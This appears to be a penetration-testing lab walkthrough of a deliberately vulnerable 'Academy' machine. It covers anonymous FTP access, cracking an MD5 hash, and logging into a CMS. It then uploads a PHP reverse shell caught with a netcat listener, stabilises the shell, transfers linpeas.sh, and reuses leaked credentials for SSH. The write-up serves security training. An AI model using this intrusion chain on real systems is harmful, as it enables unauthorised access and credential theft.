
Both the machine are on a NAT Network.

To verify that the target machine was reachable from my attacking machine, I began by checking connectivity. If the host doesn’t respond to basic network checks, the assessment cannot proceed.
┌──(b3ta-blocker㉿kali)-[~]
└─$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=3.27 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=2.45 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=1.42 ms
^C
--- 10.0.2.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2021ms
rtt min/avg/max/mdev = 1.422/2.380/3.271/0.756 ms
┌──(b3ta-blocker㉿kali)-[~]
└─$ nmap -A -T4 -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-19 09:36 EST
Nmap scan report for 10.0.2.6
Host is up (0.0039s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:5D:4C:A6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   3.89 ms 10.0.2.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.25 seconds
Nmap scan revealed three open ports: FTP (21), SSH (22), and HTTP (80). The FTP service was running vsftpd 3.0.3 and allowed anonymous login (FTP code 230). Inside the FTP directory, there is a note.txt, which appeared accessible without authentication. Before moving forward with deeper enumeration, I decided to retrieve and review this file, as such notes often provide useful clues or misconfigurations that can be leveraged later in the attack chain.
┌──(b3ta-blocker㉿kali)-[~]
└─$ ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 3.0.3)
Name (10.0.2.152:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||28831|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
I downloaded the 'note.txt' file from the FTP server to inspect its contents and determine whether it contained any useful information
get the note.txt file
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||57931|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |*****************************************************************************************************|   776       19.46 KiB/s    00:00 ETA
226 Transfer complete.
776 bytes received in 00:00 (16.17 KiB/s)
ftp> exit
221 Goodbye.

┌──(b3ta-blocker㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  note.txt  Pictures  Public  Templates  Videos
contents of the note.txt file

key information from the note.txt
password hash cd73502828457d15655bbd7a63fb0bc8
student name Rum Ham
The note.txt file contained several pieces of information that were immediately relevant. It included a password hash (cd73502828457d15655bbd7a63fb0bc8), the student name ‘Rum Ham’, and a roll number of 10201321. I noted these details for potential use during authentication or user‑based enumeration later in the assessment.
┌──(kali㉿kali)-[~]
└─$ hash-identifier
--------------------------------------------------
HASH: cd73502828457d15655bbd7a63fb0bc8
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
[+] md5($salt.$pass.$salt)
[+] md5($salt.$pass.$username)
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($pass.$salt))
[+] md5($salt.md5($salt.$pass))
[+] md5($salt.md5(md5($pass).$salt))
[+] md5($username.0.$pass)
[+] md5($username.LF.$pass)
[+] md5($username.md5($pass).$salt)
[+] md5(md5($pass))
[+] md5(md5($pass).$salt)
[+] md5(md5($pass).md5($salt))
[+] md5(md5($salt).$pass)
[+] md5(md5($salt).md5($pass))
[+] md5(md5($username.$pass).$salt)
[+] md5(md5(md5($pass)))
[+] md5(md5(md5(md5($pass))))
[+] md5(md5(md5(md5(md5($pass)))))
[+] md5(sha1($pass))
[+] md5(sha1(md5($pass)))
[+] md5(sha1(md5(sha1($pass))))
[+] md5(strtoupper(md5($pass)))
--------------------------------------------------
HASH: ^C
Bye!
This is a MD5 hash

the password is student

The HTTP service only displayed the default Apache page, which indicated poor server hygiene and suggested that the organization had left services exposed without proper configuration. This indicates the pentester to look deeper into the web directory and underlying application structure.
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt:FUZZ -u http://10.0.2.6/FUZZ
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://10.0.2.6/FUZZ
:: Wordlist : FUZZ: /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 2784ms]
academy [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 59ms]
phpmyadmin [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 17ms]
[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 17ms]
server-status [Status: 403, Size: 273, Words: 20, Lines: 10, Duration: 14ms]
:: Progress: [207643/207643] :: Job [1/1] :: 1470 req/sec :: Duration: [0:02:12] :: Errors: 0 ::
Directory enumeration revealed two accessible paths: '/academy' and '/phpadmin'.

Navigating to '/academy' redirected me to a CMS login page. I used the credentials obtained from the 'note.txt', trying the combination '10201321:student'.*
The login attempt was successful.

Inside the CMS dashboard, there is a file upload feature. Since the application was running PHP, I’ll upload a PHP reverse shell to test whether the server would execute it ??

I found this useful GitHub repository
https://github.com/pentestmonkey/php-reverse-shell
Before using the script, I updated the values inside the red‑highlighted section, replacing the IP address and port number.


I then uploaded the shell.php file to the CMS.
successfully obtained a reverse shell.

Before moving forward, I 'stabilized the shell'. This step isn’t strictly required, but it’s 'good practice' because an unstable shell can break if I accidentally press 'CTRL+C' or if the session drops—something that matters in real‑world scenarios.
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@academy:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234

www-data@academy:/$
www-data@academy:/$ cd /root/
bash: cd: /root/: Permission denied
I didn’t have permission to access the root directory, so I needed to look for vulnerabilities or misconfigurations on the system that could allow privilege escalation. To begin the enumeration process, I transferred 'linpeas.sh' to the target machine’s '/tmp' directory using a simple Python web server.
┌──(kali㉿kali)-[~/HTB]
└─$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.0.2.6 - - [27/Nov/2025 08:14:17] "GET /linpeas.sh HTTP/1.1" 200 -

After reviewing the 'linpeas.sh' output, I identified a password in a 'config.php' file

The username wasn’t listed. To identify the corresponding user, I inspected the configuration file directly.

Credentials: Username: 'grimmie' | Password: 'My_V3ryS3cur3_P4ss' I’ll attempt an SSH connection to the machine using these credentials.
got the ssh connection
┌──(kali㉿kali)-[~]
└─$ ssh grimmie@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
grimmie@10.0.2.6's password:
